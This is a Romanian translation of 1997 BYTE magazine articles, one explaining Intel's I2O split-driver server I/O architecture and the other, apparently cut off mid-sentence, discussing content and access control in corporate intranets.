
O organizație de standardizare independentă, cunoscută sub numele de I_2O Special Interest Group (SIG), administrează arhitectura și specificațiile I_2O; a se vedea situl Web de la adresa http://www.i2osig.org/. Acest standard are un suport cu o largă răspândire, având o listă de membri care fac parte din comitetele de conducere ale industriei de calculatoare. Producătorii de echipamente originale (OEM), cum ar fi Compaq, NetFrame și Hewlett-Packard, precum și producătorii de sisteme de operare cum ar fi Microsoft, Novell și Santa Cruz Operation (SCO), sunt înglobați în această organizație. De asemenea, companii de networking, cum ar fi Bay Networks, Cabletron Systems și Eicon Technology, sunt și ele membre. Versiunea 1.5 a I_2O a fost aprobată în martie anul curent.

Deși am prezentat I_2O și înainte (vezi BYTE România, mai, 1997, pag. 19), o prezentare sumară nu va supăra pe nimeni. I_2O folosește o arhitectură independentă hard centrată în jurul unui model de „driver divizat“. Un driver I_2O constă dintr-un modul specific SO (OSM) și dintr-un modul de dispozitiv hardware (HDM). OSM-ul administrează detaliile specifice SO, cum ar fi sistemul de fișiere sau protocoalele de rețea de nivel înalt, în timp ce HDM se ocupă de secretele dispozitivelor, cum ar fi adresele regiștrilor de control și adresele portului I/O, manevrând, în același timp, și întreruperile. OSM operează în mod tipic în memoria principală ca și un proces SO în timp ce HDM rulează pe un IOP. Firmware-ul unui server trebuie modificat, astfel încât, atunci când busul PCI al sistemului este scanat, să recunoască dispozitivele I_2O și să folosească o procedură diferită pentru instalarea driver-elor, așa cum este indicat în figura „Secvența de boot-are folosind I_2O“.

Modulele comunică prin transmiterea mesajelor (în mod tipic pointeri către date), printr-un nivel de comunicații care, în realitate, reprezintă o coadă de așteptare. Există un set standard de tipuri de mesaje pentru dispozitive de stocare de blocuri (Ethernet și Fiber Distributed Data Interface sau FDDI), matrice RAID și alte servicii. OSM va fi implementat în Windows NT 5.0, ca și DLL, și ca un modul încărcabil Netware (NLM), în IntranetWare de la Novell. Porțiunea HDM a arhitecturii I_2O este construită în jurul procesoarelor I/O i960 RP ș i960 RD de la Intel. Aceste procesoare I/O rulează IxWorks de la WindRiver, un SO în timp real cu fire multiple (multithreaded). IxWorks implementează API-ul orientat pe obiect, descris de standardul I_2O, care simplifică proiectarea driver-ului. Deoarece jumătățile driver comunică prin mesajele transmise, nu există nici un motiv pentru care IOP-urile nu pot fi folosite. Mai mult, interfața de comunicație comună permite unui OSM să lucreze împreună cu HDM-ul de stocare în masă al oricărui producător.

Problema ratei de transfer

Datorită strategiei divide-și-stăpânește a I_2O, aceasta promite să ofere o performanță superioară, folosind hard-ul existent. Pentru a înțelege de ce, va trebui să aruncăm o privire asupra problemelor cărora arhitecturile de server trebuie să le facă față: disponibilitatea și scalabilitatea. Disponibilitatea apare acolo unde serverul are resurse suficiente (memorie, unități de disc, interfețe de rețea și capacități procesor) pentru a procesa instantaneu cererile. Datorită unei bombardări a serverului cu cereri din partea utilizatorilor, astfel de resurse devin insuficiente, iar disponibilitatea serverului se reduce.



Arhitectura hardware I₂O
UCP
Memorie sistem fizică
I/O Dispozitiv A
I/O Dispozitiv B
Bus PCI sistem
Bus PCI primar
Bus PCI primar
Subsistem I/O 1
Procesor I/O
Memorie locală
Bus PCI secundar
Disp. PCI
Disp. PCI
Disp. PCI
Transferurile între dispozitivele de pe bus-ul secundar nu creează trafic pe bus-ul PCI primar, îmbunătățind disponibilitatea.
Subsistem I/O 2
Procesor I/O
Memorie locală
Bus PCI secundar
Disp. PCI
Disp. PCI
Disp. PCI
Driverul partajat al I₂O conectează dispozitivele la un controler SCSI.
Disp. SCSI

Arhitectura I_2O este flexibilă și este capabilă de-o abstractizare a mai multor nivele de controlere I/O din SO.

Scalabilitatea apare atunci când, adăugând mai multe resurse la un server, efectul cumulat asupra performanței ar trebui să fie liniar.


Comunicații peer-to-peer

Unul din cele mai interesante aspecte ale I_2O îl reprezintă mecanismul de comunicații numit peer-to-peer. Lansat de Xpoint Technologies și cedat apoi către I_2O Special Interest Group, acest mecanism permite transferul de date între două sau mai multe dispozitive, fără o implicare din partea SO sau a procesorului de bază. Aceasta a permis apariția unei noi categorii de handleri, care rulează pe un procesor I/O. Spre exemplu, un modul de dispozitiv hardware peer-to-peer (HDM) ar putea monitoriza traficul de date pentru implementarea unei oglindiri de disc. El ar putea copia, de asemenea, fișierele modificate recent de pe o unitate hard, pe un suport pentru backup. Un modul specific SO peer-to-peer (OSM) furnizează informații SO, cum ar fi tipul sistemului de fișiere pentru HDM, astfel încât acesta să poată configura transferurile. Suplimentar, OSM acționează ca și un polițist de trafic, pentru a monitoriza drepturile de acces și a superviza transferul. Specificațiile peer-to-peer nu au fost incluse în lansarea 1.5 I_2O, însă vor fi furnizate ulterior ca și un amendament. Ele vor deveni părți ale versiunii 2.0, care va fi disponibilă în martie 1998.


Transferuri peer-to-peer
Sistem de operare rețea (NOS)
OSM LAN
OSM Peer-to-peer
OSM de stocare
①
PCI bus
Servicii peer-to-peer
②
IxWorks RTOS
HDM LAN
Storage HDM
① Modulul specific SO peer-to-peer (OSM) configurează transferurile și supervizează operațiile.
② Nivelul de servicii peer-to-peer administrează transferul de date (ex. video) de la unitatea hard la rețea prin bus-ul PCI.
Ethernet
Driver SCSI

Nivelul peer-to-peer permite dispozitivelor să comunice și să transfere date, fără să implice procesorul principal.

Secvenţa de boot-are folosind I_2O



① La boot-are, firmware-ul detectează dispozitivele şi instalează driverele (video, tastatură, posibil unitatea hard pe care se află SO).

② Codul de bootstrap scanează bus-ul(-urile) PCI. Pentru dispozitive I_2O, el încarcă SO de timp real (TROS) din firmware-ul periferic şi-l lansează pe IOP.

③ RTOS construieşte coada de mesaje a IOP, detectează dispozitivele I_2O şi încarcă HDM-ul fiecărui dispozitiv.

④ Administratorul resurselor I_2O plasează dispozitivul şi localizarea cozilor acestuia în registrele dispozitivului.

⑤ SO foloseşte registrele pentru a încărca un OSM pentru tipul dispozitivului periferic şi-l leagă la HDM-ul dispozitivului I_2O.

⑥ OSM-ul comunică cu HDM transferând mesajele prin coada de mesaje.

Notă: Procesorul I/O aşa cum este indicat, este o cartelă periferică însă el poate fi de asemenea pe placa de bază şi să administreze multiple dispozitive/HDM-uri.

Noile firmware de boot-are care recunosc dispozitivele I_2O sunt necesare. Ele sunt dependente de un IOP şi folosesc diferite secvenţe de configurare.

Această abordare lucrează însă până la un anumit punct. Adăugarea mai multor resurse la un server va genera o concurenţă a dispozitivelor pentru acelaşi bus sistem. El poate deveni atât de congestionat, încât procesoarele şi perifericele suplimentare pot capota în aşteptarea unui acces la bus. Acum, busul sistem este resursa limitată, iar adăugarea unui hardware suplimentar face puţin pentru îmbunătăţirea performanţei. O tehnică ar fi adăugarea mai multor bus-uri la sistem, o tehnică pe care proiectanţii de supercalculatoare au folosit-o. Acest remediu funcţionează însă hard-ul suplimentar şi proiectarea complexă ridică cu mult preţul sistemului.

I/O exercită un efect asupra scalabilităţii proiectării într-un alt mod. Procesorul central al serverului - şi astfel şi bus-urile sale - poate fi prins în sute de ciclii în realizarea unei sarcini I/O de nivel jos, cum ar fi executarea unui handler de întrerupere de reţea. Mai mult decât atât, salturile de la aplicaţia server la handler-ul de întrerupere şi înapoi poate crea erori de cache. Pentru procesoare de 200 MHz sau mai rapide, întârzierea pipeline care apare în timp ce cache-ul se reumple din memoria principală mai lentă, se adaugă la ceilalţi ciclii pierduţi, stânjenind performanţa.

I_2O permite o folosire eficientă a bus-ului server, deoarece IOP procesează întreruperile de nivel mic în memoria locală dedicată. Mai mult, HDM foloseşte bus-ul doar când transferă datele în grup de la şi spre memoria principală. Cu un bus mai puţin congestionat, hard-ul server-ului poate manevra mai multe sarcini. Îmbunătăţirea performanţei poate fi de proporţii: „Unele dintre testele noastre au arătat o îmbunătăţire cu 495% pentru rata de transfer Windows NT“, a afirmat David Miller de la Xpoint Technology, o companie care lucrează cu produse I_2O. Această capacitate suplimentară contribuie, de asemenea, la o mai bună scalabilitate pentru server. „În timp ce un server dual Pentium Pro tradiţional poate administra doar două cartele Fast Ethernet, ambele la 40 Mbps, cu un sistem compatibil I_2O şi cu soft-ul nostru, puteţi avea mai multe cartele Fast Ethernet şi opera la capacitate maximă (aproape 100 Mbps)“, a afirmat Miller. De asemenea, I_2O specifică un mod unic de operare, numit peer-to-peer, în care dispozitivele pot comunica direct unul cu celălalt, cu puţine intervenţii din partea SO-ului (vezi caseta „Comunicaţii peer-to-peer“).

Tehnologia I_2O poate fi folosită pentru a furniza o mulţime de servicii, atât mai noi, cât şi mai vechi, cu un impact redus asupra ratei de transfer a serverului. Concret, aceste servicii vor fi implementate fie ca module intermediare (ISM - Intermediate Service Modules), fie prin servicii peer-to-peer. Pentru operaţii de reţea, I_2O poate descărca sarcini repetitive care folosesc intens întreruperile de pe cartelele inteligente de interfaţă cu reţeaua. La nivel minimal, IOP-ul NIC-ului va executa un ISM care implementează algoritmii folosiţi pentru a cripta sau decripta fluxurile sigure de date, eliberând procesorul serverului de această suprasarcină de procesare. Mai mult, cu ajutorul unui IOP rapid, este posibil să mergi şi mai departe în degrevarea serverului de operaţiile de reţea. Spre exemplu, un ISM suplimentar ar manevra comunicaţia din procesul de verificare al unui firewall şi orice securitate asociată IP. Alte ISM-uri ar putea administra căutarea HTTP şi procesa transferul FTP. În final, concertat cu transferurile peer-to-peer cu o unitate hard, IOP ar putea facilita salvarea în cache a paginilor Web. Astfel, folosind ISM-urile I_2O şi serviciile peer-to-peer, majoritatea operaţiilor intensive I/O, atât cele ale serverului Web, cât şi a unuia proxy, pot fi combinate pe aceeaşi NIC. Operaţiile peer-to-peer pot fi folosite pentru a îmbunătăţi fiabilitatea reţelei, prin implementarea echilibrării sarcinii pe NIC-uri multiport. Dacă un segment LAN eşuează pe o reţea, un ISM de pe un NIC poate detecta acest lucru, examina pachetele de intrare ale reţelei şi realiza o rutare ulterioară la un port care este conectat la segmentul LAN de backup.

Pentru stocare pe disc, un IOP poate executa un ISM care implementează funcţii RAID. ISM-ul ar putea opera apoi unităţi compatibile I_2O, ca şi părţi ale matricii RAID. Dacă un astfel de design duce lipsa unei viteze oferite de un controler RAID dedicat, el permite serverelor ieftine să culeagă beneficiile integrităţii stocării RAID. Alte ISM-uri pot realiza compresii/decompresii din zbor între SO şi unitatea hard.

Disecarea răului

Specificaţiile I_2O sunt cuprinzătoare, ceea ce oferă posibilitatea realizării unor tipuri diferite de sisteme, fiecare adresând o piaţă diferită (vezi caseta „Tipuri de proiecte I_2O“). Super P6DNH de la Supermicro şi M6DPd de la Micronics Computers încorporează un IOP i960 pe placa de bază, pentru o implementare I_2O ieftină. IOP-ul de pe placă realizează majoritatea proceselor de tratare a întreruperilor pentru perifericele

Ce să cauți în serverele I2O

La momentul scrierii acestui articol, dispozitivele compatibile I_2O abia începeau să apară pe piață. Pentru a vă asigura că un server potențial poate folosi avantajele unor posibilități I_2O, trebuie să aveți în vedere următoarele funcții în design-ul serverului:

- Memoria flash pentru ROM-ul de boot: I_2O necesită o secvență de boot revizuită, pentru a detecta dispozitivele compatibile I_2O și pentru a instala aceste drivere. Dacă firmware-ul curent al serverului nu suportă I_2O, memoria sa flash vă permite să adăugați această capacitate printr-o simplă descărcare de soft necostisitoare. Chiar și pentru un server I_2O inteligent, veți dori această funcție, pentru a fi capabil să adăugați ulterior capacități I_2O, cum ar fi Fibre Channel, ATM și lucru în clustere, care vor necesita o schimbare în procesul de boot.
- Bus-urile ISA nu trebuie folosite: I_2O folosește capacitățile bus-ului PCI, pentru instalare de dispozitiv. Nu există suport pentru arhitecturi bus mai vechi.

„chioare“, îmbunătățind astfel rata de transfer. Dezavantajul e că, dacă această proiectare oferă un design ieftin, ea nu este totuși foarte scalabilă. Un alt aspect al proiectării este legat de procentul de inteligență care trebuie oferit procesoarelor I/O, pentru a manevra procesele I/O. Gary Abbott, strateg al tehnologiei server la Dell Computer, afirmă că: „Comparând după viteza de ceas a IOP-urilor, proiectanții de cipuri au crescut cu mult viteza procesoarelor principale. În șase luni, creșterea vitezei procesoarelor principale ar putea nega orice avantaj al executării de cod pe un IOP.“ De aceeași părere sunt și alți proiectanți. „Compaq se focalizează pe protejarea investiției pentru clienții server; prin urmare, performanțele fixe ale unui IOP pe o placă de bază prezintă probleme de termen lung“, afirmă Karl Walker, director cu dezvoltarea tehnologică pentru produsele server de la Compaq. Deși Compaq nu face comentarii despre produsele viitoare, procesoarele I/O ar putea fi dispuse pe cartele de extensie ceea ce ar putea extinde durata de viață a sistemului. Totuși, un procesor I/O singular ar putea fi de-o mare valoare pentru o procesare ușoară, cu operații înalt repetitive, care implică o mulțime de întreruperi. Aceasta reduce efectele unui trafic I/O puternic pe server, îmbunătățind astfel disponibilitatea.

Tipuri de design I2O

IOP singular pe placa de bază

Pro:

- cost redus
- disponibilitate îmbunătățită datorită întreruperilor I/O administrate de procesorul I/O (IOP)

Contra:

- Procesare concurentă mică sau neexistentă
- Scalabilitate redusă

Procesoare I/O pe cartele periferice

Pro:

- Posibilități de procesare concurentă
- O bună scalabilitate - mai multe periferice adaugă mai multe procesoare I/O
- Cipul PCI bridge poate filtra traficul, pentru a minimiza congestionarea bus-ului

Conntra:

- Evoluția prețului la plăcile periferice
- Un arsenal puternic într-un mic server

O altă abordare a proiectării de servere presupune plăci de extensie, care își alimentează fiecare procesorul I/O înglobat. Aceasta permite apariția în server a unor operații I/O concurente, îmbunătățind astfel disponibilitatea și scalabilitatea. Dacă se întâmplă ca un periferic ocupat să se afle pe un bus PCI secundar, cipul PCI bridge îi poate filtra traficul de bus, păstrând astfel curat bus-ul PCI primar, pentru administrarea și a altor periferice de înaltă viteză. Procesorul I/O adaugă aproximativ 50$ în plus la cartela periferică, însă acesta este inferior prețului achiziționării unui procesor principal (aproape 500$). Pentru periferice cum ar fi dispozitive Gigabit Ethernet, includerea unui procesor I/O este virtual asigurată, din moment ce un procesor dedicat este necesar pentru a administra înalta rată de transfer a interfeței.

Din punctul de vedere al producătorilor SO, adăugarea unui suport pentru I_2O nu este dificil de realizat. „Datorită proiectării modulare a IntranetWare, noi nu vom fi nevoiți să modificăm SO-ul“, afirmă Michael Rex, de la Novell. „Noi furnizăm OSM-uri I_2O care vor rula pe produsele SO existente.“ Pentru IntranetWare, OSM-urile sunt simple NLM-uri. În mod specific, inginerii software au revizuit discurile și driverele LAN existente și au convertit cererile standard în mesaje I_2O. Apoi, aceste mesaje sunt transmise unui HDM specific. Este oferit, de asemenea, suport NLM pentru administrarea operațiilor PCI, fiind adăugate și registrele pentru dispozitive I_2O. Producătorii de periferice oferă HDM, în mod tipic în firmware-ul cartelelor de extensie PCI. Cei de la Novell lucrează în strânsă legătură cu producătorii de periferice, pentru a asigura o potrivire bună între OSM-uri și HDM-uri. Compania este un suport cheie al I_2O SIG.

Schimbarea stării serverelor

I_2O îmbunătățește disponibilitatea și scalabilitatea unui server PC, prin deplasarea proceselor de tratare a majorității întreruperilor I/O pe un IOP mai puțin costisitor. Ea devine astfel mai atractivă pentru majoritatea administratorilor IS și a producătorilor de sisteme. La fel de atractiv este faptul că această performanță poate fi realizată cu modificări minore la nivelul sistemului de operare server și fără modificări în aplicațiile existente.

De când a fost aprobată versiunea 1.5, până în prezent, au fost realizate puține periferice compatibile I_2O. Însă această situație se va schimba, pe măsură ce cartelele de rețea de înaltă viteză, folosind Gigabit Ethernet, vor deveni mai comune, iar producătorii OEM de servere își vor modifica propriul firmware pentru recunoașterea dispozitivelor I_2O Implementările peer-to-peer nu vor apărea până la sfârșitul anului viitor, însă atunci când vor veni, ele vor avea potențialul să schimbe radical modul de lucru al serverelor. ■

Tom Thompson este senior editor la BYTE. Îl puteți contacta la **tom_thompson@bix.com.**

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Daniel Moldovan*]

INFORMAȚII UTILE

Compaq Computer
Houston, TX
800-652-6672
http://www.compaq.com

Dell Computer
Round Rock, TX
800-388-8542
http://www.dell.com

Hewlett-Packard
Palo Alto, CA
800-475-6697
http://www.hp.com

Intel
Santa Clara, CA
800-628-8686
http://www.intel.com

Microsoft
Redmond, WA
800-426-9400
206-882-8080
http://www.microsoft.com

NetFrame
Milpitas, CA
800-737-8377
http://www.netframe.com

Novell
Provo, UT
888-321-4272
http://www.novell.com

Xpoint Technologies
Boca Raton, FL
561-241-8447
http://www.xpoint-tech.com

Intraneturi inteligente

Intraneturile se comportă anarhic, dacă nu stabiliți cine și ce face în ele.

De Udo Flohr

Ce poate fi mai bun decât un intranet? Dispuneți de un Internet intern al întreprinderii sau de un sistem Web, unde puteți pune sau puteți găsi știrile și informațiile firmei, activitățile în curs de realizare și bârfe despre colegi. Și posibilitatea de conlucrare cu colegi aflați oriunde în lume este nelimitată. Într-adevăr, singurul neajuns este că acest intranet poate fi haotic, începând din prima zi și până când vă dați seama că trebuie să începeți administrarea conținutului și controlul accesului.

Intraneturile conțin multe documente și alte date, pregătite de multe persoane din multe departamente. Cum administrați procesul de creare și întreținere în acest mediu liber pentru toți? Cum utilizați intranetul pentru ca activitatea să fie mai bună?

ILUSTRAȚIA: BRAD HAMANN © 1997

Configurarea unui intranet este probabil prea ușoară și puțin costisitoare, așa cum a aflat Steven L. Tellen, persoana creditată cu inventarea termenului de intranet. El a fost mai înainte la Amdahl Corporation și acum este director de strategie și dezvoltare la Intranet Partners (Santa Clara, CA). Rolul îndeplinit de Dr Tellen este „combaterea lipsei de analiză a afacerii, care apare la proiectele de intranet“.

Un intranet utilizează protocoale Internet - TCP/IP - și unelte Internet într-un LAN sau WAN de întreprindere. Structura utilizează deseori pagini de informații în stil Web. Utilizatorii din cadrul organizației pot pune (post) informații și pot accesa informațiile puse. Cu toate că inițial a fost conceput pentru utilizare internă, câteodată întreprinderea permite și accesul pentru lumea exterioară la o parte sau întregul intranet.

Standardele deschise fac intranetul foarte popular. Sunt flexibile, ușor de realizat folosit și independente de platforme și furnizori. Navigatoarele Web fac ca informațiile să fie mai accesibile. Aplicații ajutătoare și extensii la navigator oferă integrarea navigatoarelor cu aplicațiile existente. Conform afirmațiilor Netscape, cam 50% din serverele lor Web sunt utilizate pentru intraneturi.

Uneltele Web, pentru preluarea sau publicarea informațiilor, sunt descurajant de ușoare de utilizat și sunt adesea gratuite. Tot ce aveți nevoie, pentru a porni un intranet, constă dintr-un server gratuit și clienți Web gratuiți. Un utilizator calificat poate fi în stare să configureze un sit Web, pornind de la zero, într-o după masă. Și, de aici, pot să înceapă problemele. Este tot atât de ușor ca și pictatul cu degetele, dar poate crea o mizerie la fel de mare.

Pasul I: creați mizeria

Pe măsură ce încep să apară primele pagini on-line, începeți să visați la un editor HTML. Foarte repede, utilizatorii descoperă că tehnologia este destul de simplă ca ei să-și publice singuri informațiile și paginile și serverele încep să răsară ca buruienile, prin toată organizația. Telleen își aduce aminte că atunci când managerii informaticieni de la corporațiile mari executau o căutare cu Webcrawler în intranetul propriu, pentru prima dată, au descoperit frecvent că 30% din serverele care au apărut erau total necunoscute de către ei. „Aplicațiile și informațiile neoficiale par să fie emblematice pentru intranet, remarcă el“. Necunoscutul poate fi fascinant, dar este greu de controlat.

În mod oficial sau neoficial, dar un intranet are nevoie de administrare. Primul lucru de care va avea nevoie, probabil, un administrator Web este un set de unelte de administrare pentru verificarea legăturilor și lupta contra „spaghetelor“.

Apoi, serverele de poștă și poate cel de știri devin parte a sistemului. Pe măsură ce organizația începe să utilizeze Web-ul mai interactiv, formularele interactive realizate cu script CGI și aplicații back-office vor aduna datele și le vor introduce într-un sistem de prelucrare comenzi sau urmărire a derulării activității (work-flow). Pentru a permite ca informațiile să circule și în sens invers, Web-ul are nevoie de conectare la baza de date.

Intranetul nu este deschis pentru cei de afară, prin definiţie, dar foarte repede devine evident că nici toţi cei dinăuntru nu trebuie să aibă acces la toate informaţiile. Trebuie realizat un sistem de control al accesului, ceva străin conceptului Web, şi acesta costă.

Desigur, controlul accesului se poate extinde la cei din afară, anume la beneficiarii firmei şi la partenerii de afaceri. Oferirea accesului pentru ei la liste de preţuri şi materiale despre planuri poate stimula afacerile, dar este un coşmar pentru securitatea companiei. Web-ul este un exemplu cunoscut. În mod clar, este nevoie de un anumit control al accesului.

Dacă pretinsul intranet gratuit nu s-a dovedit încă prea scump, ultima picătură poate fi echilibrarea încărcării. Serverele şi legăturile de comunicaţii cedează şi infrastructura distribuită devine indisponibilă. Acest lucru poate fi puţin important pentru informaţiile în sine dar nu şi pentru aplicaţiile cu valori adăugate şi controlul accesului.

Remarcaţi că toate aceste adaosuri servesc scopuri utile din organizaţie. Informaţia este disponibilă şi circulă, numai că nu se ştie exact unde. Infrastructura pentru colaborare în grup există, chiar dacă troglodítul de la finanţe a încurcat o ofertă genială: cine i-a permis accesul? Şi de ce există 52 de exemplare ale planificării concediilor şi prin ce diferă acestea?

Companiile se luptă cu furnizarea informaţiilor, ca şi cu derularea activităţii, urmărirea versiunilor şi securitatea documentelor, spune Thomas Bjelkemann-Petersson, un consultant pentru intranet din Marea Britanie şi unul din proiectanţii arhitecturii Intra.doc. În ciuda problemelor, Bjelkemann-Petersson crede că Web-ul şi uneltele care provin de la Web, sau oferă integrare Web, vor domina. Dar, aşa cum arată Evan Quinn, analist la IDC, omniprezenţa uneltelor Web a transformat orice loc de muncă din întreprindere, care are un browser, în „proiectant“ intranet. Aşa cum este prezentat într-un document de la Mortice Kern Syustems (MKS), intraneturile „sunt bogate în posibilităţi dar pline de pericole“. Companiile trebuie să se ferească „să transfere la angajaţi responsabilitatea administrării şi publicării acestor informaţii“, deoarece acest lucru înseamnă şi „răspunderea pentru faptul că această informaţie vitală este validă, exactă şi legală“. Intranetul duce la creşterea productivităţii angajaţilor şi ajută la realizarea unei platforme într-adevăr globale de comunicare în firmă, dar MKS atenţionează că „originile sale constituie şi un călcâi al lui Ahile“. Cine va purta răspunderea erorilor care apar în listele de preţuri sau rapoartele financiare trimestriale?

În acel moment, administratorii Web vor începe să se gândească la în ce s-a băgat organizaţia. Poate o soluţie la pachet, poate cea ca Lotus Notes, ar fi fost mai bună. În orice caz, este momentul impunerii unei dominaţii peste intranet.

Pasul II: Faceţi curat

Speranţe există. Problema în această etapă, aşa cum serie Steve Telleen în cartea Understanding Intranets, nu este că lucrurile scapă de sub control ci că oamenii simt că au pierdut controlul. Prima problemă este „o schimbare a rolurilor şi responsabilităţilor. În trecut, informaticienii de meserie aveau controlul fluxului de informaţii din calculatoare, din cauza barierelor tehnologice. Subit, această barieră a dispărut. Dar controlul nu, ci doar s-a deplasat.“


Analistul de ramură Stan Lepak de la Meta Group (Stamford, CT) avertizează că manualele groase de reguli şi reglementări nu ajută în această fază. Departamentele juridice, care îşi rezervă dreptul de a examina întregul conţinut existent pe Internet şi intranet, vor crea gâtuiri. Într-o zi, spune Lepak, „managerul departamentului Informatic (IT) se va trezi că firma are 600 de servere Web.“ Acestea prezintă probleme de securitate şi integritate, dar departamentele preocupate să lucreze pe intranet vor trebui să se întoarcă la activităţile lor de bază„.

Soluţiile pentru haosul din intranet nu sunt grele de găsit. De fapt, sunt chiar utilizate în groupware, administrarea configuraţiei soft (SCM) şi sistemele de control al documentelor. Una dintre necesităţi este controlul accesului. Nu oricine din organizaţie poate avea acces nelimitat la orice, din intranet. Controlul accesului trebuie să aibă gradaţii. Unele elemente pot fi doar în citire

Produse care ajută

Information Server de la Hyperware

Cunoscut anterior ca Hyper-G (Vedeţi şi „Hyper-G organizează Web-ul“, din BYTE, nov1995) şi ca utilizând protocoale proprii, Hyperwave Information Server este acum total compatibil cu HTTP, HTML şi navigatoarele Web standard.



Information Server transformă intraneturile în obiecte cu legături dinamice.

Hyperwave oferă hyperlink-uri bidirecţionale, generate dinamic. Sistemul nu numai că ştie unde se face legătura, ci şi de unde provine, ceea ce elimină legăturile moarte. Legăturile se pot face la orice documente, inclusiv cele video MPEG sau fişiere PostScript, sau documente din suite ca cea Microsoft Office. Serverul indexează automat documentele, pe măsură ce sunt prezentate. Puteţi face căutarea conţinutului şi metadatelor, ca data creării şi autorul, ca şi după atribute proprii specifice aplicaţiei. Ajutoarele oferite la navigare includ hărţi dinamice şi reprezentări 3D ale conţinutului şi vizualizări personale, structurate.

Hyperware reduce drastic costurile administrării prin automatizarea sarcinilor de întreţinere. Include control sofisticat de acces şi facilităţi de conlucrare în colaborare şi de la distanţă, ca şi adnotări ce se pot face din orice browser.

Intra.doc de la IntraNet Solutions

Arhitectura de oferire de informaţii, Intra.doc ajută companiile să întreţină automat un sit Web. (vedeţi şi figura: Intra.doc uşurează administrarea). Adesea, nu este nevoie de nici un fel de conversie de document. Programele de vizualizare în format originar (de exemplu PostScript sau CAD) pornesc o aplicaţie ajutătoare din navigatorul Web. Sistemul Intra.doc oferă funcţii de revizie şi aprobare. Permite planificarea versiunilor de la documente. Persoana care publică documentul poate specifica date la care va fi activă noua versiune.

(politica firmei şi informaţiile oferite), altele pot fi accesibile doar pentru utilizatori dintr-un anumit grup (de ex. cei care au un proiect comun), altele pot să nu fie vizibile pentru nimeni, cu excepţia câtorva aleşi (documente secrete) şi altele pot fi cu acces deschis pentru toată lumea.

